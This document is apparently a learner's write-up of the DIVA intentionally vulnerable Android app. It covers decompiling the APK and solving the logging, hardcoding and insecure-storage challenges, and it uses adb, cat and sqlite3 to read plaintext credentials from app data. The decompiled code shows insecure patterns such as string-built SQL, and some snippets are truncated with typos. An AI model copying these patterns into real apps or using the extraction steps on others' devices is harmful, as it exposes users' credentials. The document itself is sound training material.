DIVA

Damn Insecure and Vulnerable Application

https://payatu.com/damn-insecure-and-vulnerable-app

unzip diva.apk

```
root@kali:~/Desktop/diva# ls
AndroidManifest.xml  classes-dex2jar.jar  lib       res
classes.dex          diva-beta.apk        META-INF  resources.arsc
```


apktool d diva-Beta.apk

```
root@kali: ~/Desktop/diva/apkunzip/diva-beta 60x34
root@kali:~/Desktop/diva/apkunzip# ls
diva-beta  diva-beta.apk
root@kali:~/Desktop/diva/apkunzip# cd diva-beta/
root@kali:~/Desktop/diva/apkunzip/diva-beta# ls
AndroidManifest.xml  apktool.yml  lib  original  res  smali
root@kali:~/Desktop/diva/apkunzip/diva-beta#
```

d2jar-dex2jar classes.dex


```
root@kali:~/Desktop/diva# d2j-dex2jar classes.dex
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
dex2jar classes.dex -> ./classes-dex2jar.jar
```

jd-gui classes-dex2jar.jar



1- Insecure Loggin

Logging sensitive information



Enter Your Code credit card information
go to the log activity code
adb logcat | grep <processid of the application> --> prints the logs

```
u0_a36    1124  182   491292 21688 ffffffff b75ed507 S com.android.quicksearchbox
u0_a49    1153  182   515348 33740 ffffffff b75ed507 S jakhar.aseem.diva
```

```
root@kali: ~
root@kali: ~ 94x14
I/DEBUG   (  180):          bf8a906c  b777d9a2  /system/bin/adb
I/DEBUG   (  180):          bf8a9070  b777dab6  /system/bin/adb (__FUNCTION__.4484)
I/DEBUG   (  180):          bf8a9074  b7793620
I/DEBUG   (  180):          bf8a9078  b77936a0
I/DEBUG   (  180):          bf8a907c  b7793720
I/DEBUG   (  180):          ........  ........
I/BootReceiver(  350): Copying /data/tombstones/tombstone_03 to DropBox (SYSTEM_TOMBSTONE)
D/dalvikvm(  350): GC_CONCURRENT freed 876K, 14% free 10993K/12743K, paused 0ms+1ms, total 6ms
D/dalvikvm(  350): WAIT_FOR_CONCURRENT_GC blocked 6ms
D/dalvikvm(  350): WAIT_FOR_CONCURRENT_GC blocked 3ms
V/InputMethodService(  521): onEvaluateInputViewShown: config.hardKeyboardHidden = 1
V/InputMethodService(  521): onEvaluateInputViewShown: config.hardKeyboardHidden = 1
E/diva-log( 1153): Error while processing transaction with credit card: 12345
```


We can see the credit card info here

```
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class LogActivity extends AppCompatActivity {
  private void processCC(String paramString) { throw new RuntimeException(); }

  public void checkout(View paramView) {
    EditText editText = (EditText)findViewById(2131493014);
    try {
      processCC(editText.getText().toString());
    } catch (RuntimeException paramView) {
      Log.e("diva-log", "Error while processing transaction with credit card: " + editText.getText().toString());
      Toast.makeText(this, "An error occured. Please try again later", 0).show();
    }
  }

  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968615);
  }
}
```


Here he prints the entered credit card number to the logs when an error occurs

2- Hardcoding Issues

Hardcoding confidential data inside the code



go the code to find the key vendors secret key



2. Hardcoding Issues - Part 1

Objective: Find out what is hardcoded and where.
Hint: Developers sometimes will hardcode sensitive information for ease.

vendorsecretkey

ACCESS

Access granted! See you on the other side :)

Trial

3- Insecure Data storage 1 (Plain text file)

Storing sensitive data without encryption

3. Insecure Data Storage - Pa...

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

ahmed

••••••••••

SAVE

Trial

Taking a look at the code

```
package jakhar.aseem.diva;

import android.content.SharedPreferences;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class InsecureDataStorage1Activity extends AppCompatActivity {
  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968611);
  }

  public void saveCredentials(View paramView) {
    SharedPreferences.Editor editor = PreferenceManager.getDefaultSharedPreferences(this).edit();
    EditText editText2 = (EditText)findViewById(2131493000);
    EditText editText1 = (EditText)findViewById(2131493001);
    editor.putString("user", editText2.getText().toString());
    editor.putString("password", editText1.getText().toString());
    editor.commit();
    Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
  }
```

He writes sensitive data to the shared prefrences

adb shell
cd /data/data/jakhar.aseem/shared_prefs
cat <yourfile>

```
root@kali: ~ 140x34
root@android:/data/data/jakhar.aseem.diva # ls
cache
databases
lib
shared_prefs
root@android:/data/data/jakhar.aseem.diva # cd shared_prefs/
root@android:/data/data/jakhar.aseem.diva/shared_prefs # ls
jakhar.aseem.diva_preferences.xml
rences.xml                                                          <
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<string name="user">ahmed</string>
<string name="password">aymansecret</string>
</map>
root@android:/data/data/jakhar.aseem.diva/shared_prefs #
```

The secret is in plain text and stored here

4- Insecure Data Storage 2 (Database)

Storing sensitive data in a database

4. Insecure Data Storage - Pa...

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

ahmed

••••••••••••

SAVE

3rd party credentials saved successfully!

Trial

Checking the code

```
android.support
jakhar.aseem.diva
  APICreds2Activity.class
  APICredsActivity.class
  AccessControl1Activity.class
  AccessControl2Activity.class
  AccessControl3Activity.class
  AccessControl3NotesActivity.class
  BuildConfig.class
  DivaJni.class
  Hardcode2Activity.class
  HardcodeActivity.class
  InputValidation2URISchemeActivity.class
  InputValidation3Activity.class
  InsecureDataStorage1Activity.class
  InsecureDataStorage2Activity.class
    InsecureDataStorage2Activity
  InsecureDataStorage3Activity.class
  InsecureDataStorage4Activity.class
  LogActivity.class
  MainActivity.class
  NotesProvider.class
  R.class
  SQLInjectionActivity.class
```

```
InsecureDataStorage2Activity.class
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class InsecureDataStorage2Activity extends AppCompatActivity {
  private SQLiteDatabase mDB;

  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);                    We get the name of the database from here
    try {
      this.mDB = openOrCreateDatabase("ids2", 0, null);
      this.mDB.execSQL("CREATE TABLE IF NOT EXISTS myuser(user VARCHAR, password VARCHAR);");
    } catch (Exception paramBundle) {
      Log.d("Diva", "Error occurred while creating database: " + paramBundle.getMessage());
    }
    setContentView(2130968612);
  }

  public void saveCredentials(View paramView) {
    editText1 = (EditText)findViewById(2131493003);
    EditText editText2 = (EditText)findViewById(2131493004);
    try {
      SQLiteDatabase sQLiteDatabase = this.mDB;
      StringBuilder stringBuilder = new StringBuilder();
      this();                                       He inserts the values directly into the db
      sQLiteDatabase.execSQL(stringBuilder.append("INSERT INTO myuser VALUES ('").append(editText1.getText().toString
      this.mDB.close();
    } catch (Exception editText1) {
      Log.d("Diva", "Error occurred while inserting into database: " + editText1.getMessage());
    }
    Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
  }
```

adb shell
cd data/data/jakhar.aseem.diva/databases

sqlite3 ids2
> .tables
> select * from myuser;

```
root@android:/data/data/jakhar.aseem.diva/databases # sqlite3 ids2
SQLite version 3.7.11 2012-03-20 11:35:50
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .tables
android_metadata  myuser
sqlite> select * frim myuser
   ...> ;
Error: near "frim": syntax error
sqlite> select * from myuser
   ...> ;
ahmed|aymansecret
sqlite>
```

Secret is stored in the db
in plain text :))

5- Insecure Data Storage 3 (Temp file)

Storing sensitive data in a temp files

5. Insecure Data Storage - Pa...

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

ahmed


• • • • • • • • • • •

SAVE


3rd party credentials saved successfully!

Trial

Checking the code




cd /data/data/jakhar.aseem/
cat unifo-smthmsth.tmp



6- Insecure Data Storage 4 (External)

Storing sensitive data in a external sd card



Checking the code

```
AccessControl3Activity.class
AccessControl3NotesActivity.class
BuildConfig.class
DivaJni.class
Hardcode2Activity.class
HardcodeActivity.class
InputValidation2URISchemeActivity.class
InputValidation3Activity.class
InsecureDataStorage1Activity.class
InsecureDataStorage2Activity.class
InsecureDataStorage3Activity.class
InsecureDataStorage4Activity.class
  InsecureDataStorage4Activity
    InsecureDataStorage4Activity()
    onCreate(Bundle) : void
    saveCredentials(View) : void
LogActivity.class
MainActivity.class
NotesProvider.class
R.class
SQLInjectionActivity.class
```

```
public class InsecureDataStorage4Activity extends AppCompatActivity {
  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968614);
  }

  public void saveCredentials(View paramView) {
    editText1 = (EditText)findViewById(2131493010);
    EditText editText2 = (EditText)findViewById(2131493011);
    File file = Environment.getExternalStorageDirectory();
    try {
      File file1 = new File();
      StringBuilder stringBuilder2 = new StringBuilder();
      this();
      this(stringBuilder2.append(file.getAbsolutePath()).append("/.uinfo.txt").toString());
      file1.setReadable(true);
      file1.setWritable(true);
      FileWriter fileWriter = new FileWriter();
      this(file1);
      StringBuilder stringBuilder1 = new StringBuilder();
      this();
      fileWriter.write(stringBuilder1.append(editText1.getText().toString()).append(":").append(editText2.getText().t
      fileWriter.close();
```

setting the file to external storage

appending the file name

writing the data to the file

cd /mdn/sdcard/
cat .unifo.txt

```
root@kali: ~
root@kali: ~ 140x34
root@android:/mnt/sdcard # ls -la
-rwxrwxrwx root     root           18 2020-04-07 09:57 .uinfo.txt
drwxrwxrwx root     root              2020-04-06 07:50 Alarms
drwxrwxrwx root     root              2020-04-06 11:58 Android
drwxrwxrwx root     root              2020-04-06 07:50 DCIM
